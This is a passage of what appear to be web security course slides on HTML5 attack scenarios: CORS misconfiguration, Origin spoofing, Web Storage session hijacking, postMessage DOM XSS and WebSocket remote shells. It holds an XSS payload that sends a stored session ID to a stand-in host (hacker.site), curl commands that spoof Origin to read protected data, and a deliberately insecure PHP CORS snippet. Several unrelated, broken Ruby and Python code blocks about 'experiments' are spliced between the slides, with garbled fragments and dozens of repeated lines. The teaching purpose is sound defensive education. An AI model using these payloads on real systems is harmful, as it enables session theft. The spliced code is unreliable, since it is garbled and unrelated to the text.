One of the most frightening features introduced by the HTML5 specs is Geolocation API.

This is a way to provide scripted access to identify a user's position based on GPS coordinates (latitude and longitude).



6.1.4.1 Geolocation > Attack Scenarios

With the Geolocation API, every allowed website is able to query the position of the users, thus causing major privacy concerns. This API access can not only be used for **user tracking**, physical and cross-domain, but also for **breaking anonymity**.

Another interesting feature introduced to control devices is **Fullscreen**. This is an API that allows a single element (images, videos, etc.) to be viewed in full-screen mode.

6.1.4.2 Fullscreen Mode > Attack Scenario


The **Fullscreen API** can be used for **Phishing Attacks**.

For example, sending the phishing page in full screen mode and loading a fake victim website in the background with an image that simulates the browser header, address bar, etc. (example depicted on the next slide).


6.1.4.2.1 Phishing

Phishing

Real browser and website



Fake browser and website, this is an **Image!**



6.1.5 Performance, Integration & Connectivity

With HTML5, many new features were introduced to both improve **performance** and **user interaction**, such as **Drag and Drop**, **HTML editing** and **Workers** (**Web** and **Shared**).

Improvements were also made on **communications**, with features such as **WebSocket** and **XMLHttpRequest2**.

6.1.5.1 Attack Scenarios

The new attack scenarios vary from **interactive XSS**, with Drag and Drop, to **Remote shell**, **port scanning**, and **web-based botnets** exploiting the new communication features like **WebSocket**.

It is also possible to manipulate the **history** stack with methods to add and remove locations, thus allowing **history tampering** attacks.

6.1.5 Performance, Integration & Connectivity

From a security point of view, the most important features introduced are Content Security Policy, Cross-Origin Resource Sharing, Cross-Document Messaging and the strengthening of iframes with the Sandboxed attribute.

Related attack vectors and bypasses will be analyzed during this module.

<http://www.w3.org/TR/CSP/>

<http://www.w3.org/TR/cors/>

<https://html.spec.whatwg.org/multipage/web-messaging.html>

<http://www.w3.org/TR/html5/embedded-content-0.html#attr-iframe-sandbox>

```
18 @experiment > experiment
19 @observations > observations
20 @control > control
21 @candidates > observations -> control
22 evaluate_candidates
23
24 freeze
25
26 def context
27   experiment.context
28 end
29
30 # build the name of the experiment
31 def experiment_name
32   experiment.name
33 end
34
35 # build the result a match between all
36 def match
37
38   @candidates/resultub 11
```

Exploiting HTML5



6.2. Exploiting HTML5

Let's now consider the various attack scenarios, which may affect the most widespread technologies introduced by HTML5.



6.2.1. CORS Attack Scenarios

With both the evolution of the web, and with websites increasingly becoming more dynamic, the same origin restrictions began to become more restrictive rather than helpful. In order to relax the **SOP**, a new specification has been introduced called: Cross-Origin Resource Sharing.


6.2.1. CORS Attack Scenarios

The **CORS** mechanism works similarly to Flash and Silverlight's cross-domain policy files; however, instead of an XML configuration file it uses a set of **HTTP headers**.

These allow both server and browser to communicate in relation to which requests are or not allowed.

6.2.1. CORS Attack Scenarios

The **CORS** feature brings with itself a new list of security issues that we are going to analyze in the next chapters.



6.2.1.1 Universal Allow

The first **CORS** response header is **Access-Control-Allow-Origin**, which indicates whether a resource can be shared or not.

This is based upon it returning the value of the **Origin** request header, *****, or **null** in the response.

```
Access-Control-Allow-Origin = "Access-Control-Allow-Origin" ":" origin-list-or-null | "*"
Access-Control-Allow-Origin: *
```

6.2.1.1.1 Allow by Wildcard Value*

Allow by Wildcard Value *

Often, developers use the wildcard value * to allow any website to make a CORs query to a specific page.

Generally this is not a required behavior, but rather a matter of laziness of the implementer. This is one of the most common misconfigurations with CORS headers.

6.2.1.1.1 Allow by Wildcard Value*

Allow by Wildcard Value *

There are several ways to abuse this implementation.

For example, if XSS is found on the page served with **Access-Control-Allow-Origin ***, it can be used to infect or impersonate users.

```
def initialize(experiment, observations = {}, control = nil)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - {control}
  evaluate_candidates

  # TODO: the experiment's control
  # TODO: the name of the experiment
  def experiment_name
    experiment.name
  end

  # TODO: whether the result is a match between all
  def matched?
    # ...
  end
end
```


6.2.1.1.1 Allow by Wildcard Value*

Allow by Wildcard Value *

This can also be used to bypass intranet websites. For example, tricking internal users to access a controlled website and making a **COR query** to their internal resources in order to read the responses.

Another option is to use the users as a proxy to exploit vulnerabilities, therefore leveraging the fact that the **HTTP Referrer** header is often not logged.

6.2.1.1 Universal Allow

In CORS, the **Access-Control-Allow-Credentials** indicates that the request can include user credentials. This is pretty interesting if we also have the wildcard ***** set on the allowed origin header!

Unfortunately, the specification explicitly denies this behavior:

Note: The string "" cannot be used for a resource that [supports credentials](#).*

6.2.1.1.2 Allow by Server-side

Allow by server-side

So, what can developers do? They can simply adjust the implementation server-side, allowing COR from all domains with credentials included!

```
<?php
```

```
header('Access-Control-Allow-Origin: ' + $_SERVER['HTTP_ORIGIN']);
```

```
header('Access-Control-Allow-Credentials: true');
```

6.2.1.1.2 Allow by Server-side

Allow by server-side

By design, this implementation clearly allows CSRF.

Any origin will be able to read the anti-CSRF tokens from the page, therefore consenting any domain on the internet to impersonate the web application users.

6.2.1.2 Weak Access Control

After we have "secured" the *Universal Allow* issue, we know that we only trust certain origins.

To do this, CORS specifications provide a request header named **Origin**. It indicates where the COR or Preflight Request originates from.

6.2.1.2 Weak Access Control

Since the **Origin** header cannot be spoofed from the browser, one of the most common mistakes is to establish trust only on this header. Usually this is done in order to perform access control for pages that provide sensitive information.

Of course, the header can be spoofed by creating requests outside of the browsers. For example, one can use a proxy or using tool like cURL, Wget, etc.


```
20 def initialize_experiment, observations = []
21
22 # The experiment's context
23
24 @experiment = experiment
25 @observations = observations
26 @control = control
27 @candidates = observations - control
28 evaluate_candidates
29
30 freeze
31 end
32
33 # Returns the experiment's context
34 def context
35   experiment.context
36 end
37
38 def experiment_name
39   experiment.name
40 end
41
42 def discover
43   experiment.discover
44 end
45
46 def result_sub
47   experiment.result_sub
48 end
```


6.2.1.2.1 Check Origin Example

Check Origin Example

Let's look at the following example.

Suppose that <http://victim.site> supports CORS and, not only reveals sensitive information to friendly origins (like <http://friend.site>), but also reveals simple information to everyone.



6.2.1.2.1 Check Origin Example

Check Origin Example

By using **cURL**, it is possible to bypass the access control by setting the **Origin** header to the allowed value:

http://friend.site. In so doing, it is possible to read the sensitive information sent.

```
ohpe@kali:~$ curl http://victim.site/html5/CORAccessControl.php
A normal page, nothing more ...

ohpe@kali:~$ curl --header 'Origin: http://hacker.site' http://victim.site/html5/CORAccessControl.php
A normal page, nothing more ...

ohpe@kali:~$ curl --header 'Origin: http://friend.site' http://victim.site/html5/CORAccessControl.php
<span style='color:red; font-weight:bold;'>Sensitive information here!</span>
```

Origin allowed to read sensitive data

6.2.1.3 Intranet Scanning

It is also possible to abuse COR in order to perform time-based Intranet scanning.

This can be done by sending XHR to either an arbitrary IP address or domain names and, depending on the **response time**, establish whether a host is up or a specific port is open.

6.2.1.3.1 JS-Recon

JS-Recon

For this purpose, Lavakumar Kuppan has developed **JS-Recon**. This is an HTML5 based JavaScript Network Reconnaissance tool, which leverages features like COR and Web Sockets in order to perform both network and port scanning from the browser. The tool is also useful for guessing user's private IP addresses.

6.2.1.4 Remote Web Shell

In the “*Cross-site Script*” module, there were several ways to steal client-side cookies, given a Cross-Site-Scripting flaw has been detected.

Another issue with CORS, in this context, is related to Remote Web Shells. These are particularly interesting when we find valid XSS vulnerabilities.

```
24 # @param @experiment - the experiment to be evaluated
25 # @param @observations - an array of Observations, in which
26 # @param @control - the control observation
27
28 def skillRanking(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36
37   experiment.context
38
39   @experiment_name
40   @experiment_name
41
42   nil
43
44   # @param @result - the result of a match between an
45   # @param @result - the result of a match between an
46   # @param @result - the result of a match between an
47   # @param @result - the result of a match between an
48   # @param @result - the result of a match between an
49   # @param @result - the result of a match between an
50   # @param @result - the result of a match between an
51   # @param @result - the result of a match between an
52   # @param @result - the result of a match between an
53   # @param @result - the result of a match between an
54   # @param @result - the result of a match between an
55   # @param @result - the result of a match between an
56   # @param @result - the result of a match between an
57   # @param @result - the result of a match between an
58   # @param @result - the result of a match between an
59   # @param @result - the result of a match between an
60   # @param @result - the result of a match between an
61   # @param @result - the result of a match between an
62   # @param @result - the result of a match between an
63   # @param @result - the result of a match between an
64   # @param @result - the result of a match between an
65   # @param @result - the result of a match between an
66   # @param @result - the result of a match between an
67   # @param @result - the result of a match between an
68   # @param @result - the result of a match between an
69   # @param @result - the result of a match between an
70   # @param @result - the result of a match between an
71   # @param @result - the result of a match between an
72   # @param @result - the result of a match between an
73   # @param @result - the result of a match between an
74   # @param @result - the result of a match between an
75   # @param @result - the result of a match between an
76   # @param @result - the result of a match between an
77   # @param @result - the result of a match between an
78   # @param @result - the result of a match between an
79   # @param @result - the result of a match between an
80   # @param @result - the result of a match between an
81   # @param @result - the result of a match between an
82   # @param @result - the result of a match between an
83   # @param @result - the result of a match between an
84   # @param @result - the result of a match between an
85   # @param @result - the result of a match between an
86   # @param @result - the result of a match between an
87   # @param @result - the result of a match between an
88   # @param @result - the result of a match between an
89   # @param @result - the result of a match between an
90   # @param @result - the result of a match between an
91   # @param @result - the result of a match between an
92   # @param @result - the result of a match between an
93   # @param @result - the result of a match between an
94   # @param @result - the result of a match between an
95   # @param @result - the result of a match between an
96   # @param @result - the result of a match between an
97   # @param @result - the result of a match between an
98   # @param @result - the result of a match between an
99   # @param @result - the result of a match between an
100  # @param @result - the result of a match between an
```

6.2.1.4 Remote Web Shell

If an XSS flaw is found in an application that supports CORS, an attacker can hijack the victim session, establishing a communication channel between the victim's browser and the attacker.

That allows the attacker to do anything the victim can do in that web application context.

6.2.1.4.1 The Shell of the Future

The Shell of the Future

The best PoC for this is **The Shell of the Future!**

This is a shell developed by Lavakumar Kuppan as part of his HTML5 security research. It was coded to demonstrate the severity of XSS and JavaScript injection attacks.

6.2.1.4.1 The Shell of the Future

The Shell of the Future

“Shell of the Future is a Reverse Web Shell handler. It can be used to hijack sessions where JavaScript can be injected using Cross-site Scripting or through the browser's address bar. It makes use of HTML5's Cross Origin Requests and can bypass anti-session hijacking measures like Http-Only cookies and IP address-Session ID binding...”

”

6.2.1.4.1 The Shell of the Future


The Shell of the Future

The next scheme shows how the attacker can impersonate an administrator by exploiting an XSS flaw via COR.

When using the **Shell of the Future**, the attacker doesn't have to steal his session cookies.

6.2.1.4.1 The Shell of the Future

The Shell of the Future



6.2.2. Storage Attack Scenarios

HTML5 comes with new specifications which are useful for **storing** and **managing** structured data on the client. This is a revolutionary way to replace existing **cookie limitations** and store a great deal of information client side. This information is both easily accessible through JavaScript and doesn't need to be sent in every request.

6.2.2. Storage Attack Scenarios

Under the HTML5 storage umbrella, there are several technologies and just as many specifications. Some of them are no longer in active maintenance such as WebSQL. Others, however, are completely stable (i.e. W3C Recommendation) or in a proposal stage (i.e. W3C Candidate Recommendation).

In this chapter, we are going to analyze the attack scenarios of **Web Storage** and **IndexedDB** technologies.

6.2.2.1 Web Storage

Web Storage is the first stable HTML5 specification that rules two well known mechanisms: **Session Storage** and **Local Storage**. The implementations are similar to cookies and they are also known as **key-value storage** and **DOM storage**. Anything can be converted to a string or serialized and stored.

```
window.(localStorage|sessionStorage).setItem('name', 'Giuseppe');
```

DOM properties

Key

Value

6.2.2.1 Web Storage

From a security point of view, **Web Storage** introduced a new set of attack scenarios.

The main issue with this technology is that developers are not aware of the **security concerns** presented in this specification, which clearly reports the security risks this feature may introduce.

6.2.2.1.1 Session Hijacking

Session Hijacking

A developer may use **Session Storage** (and/or **Local Storage**) as an alternative to **HTTP cookies** by storing the session identifiers in session storage.

In the case of an XSS attack, **Web Storage** is a property of the **Window** object; therefore, it is accessible via the **DOM** and, in a similar fashion to **cookies**, it can be compromised.

6.2.2.1.1 Session Hijacking

Session Hijacking

The exploitation is similar to the one used for cookies, but the only difference is in the API used to retrieve the values.

```
<script>  
  new Image().src = "http://hacker.site/C.php?cc=" +  
    escape(sessionStorage.getItem('sessionID'));  
</script>
```

Before was
document.cookie

6.2.2.1.1 Session Hijacking

Session Hijacking

Despite **document.cookie**, the attacker needs to be more precise because the name of the **key** used to store the session ID may change. This is because of its dependence on the web application targeted. However, the advantages using this technique are greater.

6.2.2.1.1 Session Hijacking

Session Hijacking

HTTP cookies have attributes, such as **HTTPOnly**, that were introduced to stop the session hijacking phenomena.

This security measure, however, is completely missing for **Web Storage** technologies, making it **completely inappropriate** for storing both session identifiers and sensitive information.

6.2.2.1.2 Cross-directory Attacks

Cross-directory Attacks

Another important difference is that, unlike **HTTP cookies**, there is no feature to restrict the access by pathname, making the **Web Storage** content available in the whole origin. This may also introduce **Cross-directory attacks**.

6.2.2.1.2 Cross-directory Attacks

Cross-directory Attacks

This attack may apply to web applications that use **Web Storage** in hosting environments that assign different directories per user.

This is not only typical for universities (IE: theuni.edu/~giuseppe), but also in various social networks like facebook.com/daftpunk.

```
20 def initialize(experiment, observations = [], control = null)
21   @experiment = experiment
22   @observations = observations
23   @control = control
24   @candidates = observations - [control]
25   evaluate_candidates
26
27   freeze
28 end
29
30 # Returns the experiment's context
31 def context
32   @experiment.context
33 end
34
35 # Returns the name of the experiment
36 def name
37   @experiment.name
38 end
39
40 # Returns whether the results match between all experiments
41 def match?
42   @experiment.result == 1
43 end
```

6.2.2.1.2 Cross-directory Attacks

Cross-directory Attacks

For example, if an XSS flaw is found in the university path `theuni.edu/~professorX`, it is possible to read all stored data in all the directories available in the university domain `theuni.edu`.

Using the same way, a malicious user could create a script to read stored data of all users that visit his page.

6.2.2.1.3 Using Tracking and Confidential Data Disclosure

User Tracking and Confidential Data Disclosure

It is possible to perform **User Tracking** if websites use **Web Storage** objects to store information about users' behaviors rather than **HTTP Cookies**.

Of course, if the stored data is sensitive in nature, the impact could be greater.

```
21 # A function to get the experiment's observations
22 def get_observations(experiment):
23     # Get the experiment's observations
24     observations = experiment.get_observations()
25     return observations
26
27 # A function to get the experiment's control
28 def get_control(experiment):
29     # Get the experiment's control
30     control = experiment.get_control()
31     return control
32
33 # A function to get the experiment's candidates
34 def get_candidates(experiment):
35     # Get the experiment's candidates
36     candidates = experiment.get_candidates()
37     return candidates
38
39 # A function to evaluate the candidates
40 def evaluate_candidates(experiment):
41     # Evaluate the candidates
42     candidates = get_candidates(experiment)
43     control = get_control(experiment)
44     observations = get_observations(experiment)
45     # Evaluate the candidates
46     evaluate_candidates(experiment)
47
48 # A function to freeze the experiment
49 def freeze(experiment):
50     # Freeze the experiment
51     freeze(experiment)
52
53 # A function to get the experiment's context
54 def get_context(experiment):
55     # Get the experiment's context
56     context = experiment.get_context()
57     return context
58
59 # A function to get the experiment's name
60 def get_name(experiment):
61     # Get the experiment's name
62     name = experiment.get_name()
63     return name
64
65 # A function to get the experiment's result
66 def get_result(experiment):
67     # Get the experiment's result
68     result = experiment.get_result()
69     return result
70
71 # A function to get the experiment's result
72 def get_result(experiment):
73     # Get the experiment's result
74     result = experiment.get_result()
75     return result
```



6.2.2.2 IndexedDB

Even though **Web Storage** can store large number of objects locally, it has some limitations. For example, when working with structured data, it does not provide an efficient mechanism to search over values. It also does not provide a means to search the storage for duplicate values for a key.

6.2.2.2 IndexedDB

To address these limitations, the other two options that **HTML5** introduced under the storage specifications are: **IndexedDB** and **Web SQL Database**.

The latter was deprecated by **W3C** in 2010, making it “uninteresting” for us!

6.2.2.2.1 IndexedDB vs. WebSQL Database

IndexedDB vs WebSQL Database

“*IndexedDB is an alternative to WebSQL Database, which the W3C deprecated on November 18, 2010. While both IndexedDB and WebSQL are solutions for storage, they do not offer the same functionalities. WebSQL Database is a relational database access system, whereas IndexedDB is an indexed table system.*”

6.2.2.2 IndexedDB

Indexed Database API is an HTML5 API introduced for high performance searches on client-side storage. The idea is that this storage would hold significant amounts of structured, indexed data, thereby giving developers an efficient client-side querying mechanism.

It is a **transactional** technology, however, not relational. The database system saves key-value pairs in object stores and allows searching data by using indexes also known as **keys**.

6.2.2.2 IndexedDB

From a security point of view, the attack scenarios introduced by this feature are more or less the same of those introduced by **Web Storage**.

The primary risks are related to **information leakage** and **information spoofing**.

6.2.2.2 IndexedDB

IndexedDB follows the Same-origin Policy but limits the use to HTTP and HTTPS in all browser except Internet Explorer.

This also allows **ms-wwa** and **ms-wwa-web** protocols for their apps in the new Windows UI format.

6.2.3. Web Messaging Attack Scenarios

In order to soften the **SOP** and allow documents to communicate with one other, regardless of their source domain, HTML5 introduced specification called **Web Messaging**.

This is also referred as **Cross Document Messaging** or simply with the name of the API **postMessage**.

6.2.3. Web Messaging Attack Scenarios

This simply means that communications between the embedded **Iframes** and the hosting website are now possible.

However, as usual, each time something new is introduced, we face the same types of potential security risks.

6.2.3. Web Messaging Attack Scenarios

In this case, the hosting web page can receive content from other domains without the server being involved, thus bypassing possible server-side security checks.

We have an increment of the attack surface being that there are additional iframes that can talk together.



6.2.3.1 DOM XSS

The vulnerability we will most likely come across is **DOM Based XSS**. This occurs if the **postMessage** data received is used without validation. For example, using **DOM sinks**, such as **innerHTML**, **write**, etc., we can recreate the vulnerability for us to review:

```
...  
//Say hello  
var hello = document.getElementById("helloBox");  
hello.innerHTML = "Hello " + e.data;  
...
```

HTMLElement Sink

User controlled values

6.2.3.2 Origin Issue

The **Web Messaging Protocol** allows the presence of the **Origin** header field.

This should be used to protect against unauthorized cross-origin use of a WebSocket server by scripts that are using the WebSocket API in a web browser.

6.2.3.2 Origin Issue

The **Origin** header is not mandatory, but it can help reduce the attack surface by both limiting the interaction with trusted origins and reducing the likelihood of a **Client-side DoS**. This can be done in JavaScript as follows:

```
...  
if (e.origin !== 'http://trusted.site') {  
    //Origin not allowed  
    return;  
}  
...
```

```
...  
    @experiment - experiment  
    @observations - observations  
    @control - control  
    @candidates - observations - control  
    evaluate_candidates  
...  
...  
    * Fetches the experiment's context  
    def context  
    experiment.context  
    end  
...  
...  
    * Fetches the name of the experiment  
    def experiment_name  
    experiment.name  
    end  
...  
...  
    * Fetches the result a match between an  
    def matcher  
    ...  
    @experiment/resultUp 1.1  
...
```

6.2.3.2 Origin Issue

This is not full protection because, as we have seen with **CORS**, even if it cannot be done via browser, the **origin** header can be spoofed by creating requests outside the browser.

6.2.4. Web Sockets Attack Scenarios

The long-awaited real evolution in web technology is **Web Sockets**, a standardized way to perform real-time communications between clients and servers over the Internet.

The two standards that rule this technology are **The WebSocket Protocol**, also known as **RFC 6455** and **The WebSocket API**.

6.2.4. Web Sockets Attack Scenarios

The creation of **WebSockets** can be summarized by this sentence:

“HTML5 Web Sockets can provide a 500:1 or –depending on the size of the HTTP headers– even a 1000:1 reduction in unnecessary HTTP header traffic and 3:1 reduction in latency. That is not just an incremental improvement; that is a revolutionary jump.”

6.2.4.1 Data Validation


The primary security issue here, as often is the case, is **Data Validation**.

Like **CORS**, **Web Messaging** and other mechanisms that are accepting inputs from foreign origins, we should rigorously test **Web Sockets** for data payloads.

```
20 def _initialize_experiment(self, experiment_name):
21     """Initialize the experiment with the given name.
22     """
23     # Create the experiment
24     # observations - an array of Observations, in which
25     # control - the control observation
26     # candidates - the candidates for the experiment
27     self._initialize_experiment(experiment_name, control=None,
28                                observations=None, candidates=None)
29     @experiment
30     @observations
31     @control
32     @candidates
33     def initialize_experiment(experiment_name, control=None,
34                              observations=None, candidates=None):
35         """Initialize the experiment with the given name.
36         """
37         # Create the experiment
38         # observations - an array of Observations, in which
39         # control - the control observation
40         # candidates - the candidates for the experiment
41         self._initialize_experiment(experiment_name, control=None,
42                                    observations=None, candidates=None)
43         # Return the result of the experiment
44         return self._result
45     def _result(self):
46         """Return the result of the experiment.
47         """
48         # Return the result of the experiment
49         return self._result
50     def _result(self):
51         """Return the result of the experiment.
52         """
53         return self._result
```

6.2.4.1 Data Validation

For example, one of the simplest data validation issues to find may be **Cross-Site scripting**, and while looking for it, we might also find other types of **Injections** concerning both client-side and server-side.



6.2.4.2 MiTM

In addition, the **WebSocket Protocol** standard defines two schemes for web socket connections: **ws** for unencrypted and **wss** for the encrypted.

If the implementation uses the **unencrypted** channel, we have a **MiTM** issue whereby, anybody on the network can see and manipulate the traffic.

6.2.4.3 Remote Shell

If we are able to execute JavaScript code on the victim browser, by either exploiting an XSS flaw or tricking the victim into visiting a malicious website, we could conveniently establish a full Web Socket connection and, as a result, have a **Remote Shell** active until the window/tab is closed.

6.2.4.4 Network Reconnaissance

Similar to the *time-based response* technique used with **CORS**, it is possible to perform **Network Reconnaissance** even with the **Web Socket API**.

A nice tool to test both scenarios is **JS-Recon**.

6.2.5. Web Workers Attack Scenarios

Web Workers is the solution, introduced by **HTML5**, to allow thread-like operations within web browsers. In short, this feature allows most modern browsers to run JavaScript in the background.

This new technology will somehow replace the previous workaround methods used to achieve something similar to concurrency execution. These methods, like **setTimeout**, **setInterval** or even **XMLHttpRequest**, provided a valid solution to achieving parallelism by using thread-like messaging.

6.2.5. Web Workers Attack Scenarios

There are two types of workers: Dedicated Web Workers and Shared Web Workers. A dedicated worker can only be accessed through the script that created it, while the shared one can be accessed by any script from the same domain.

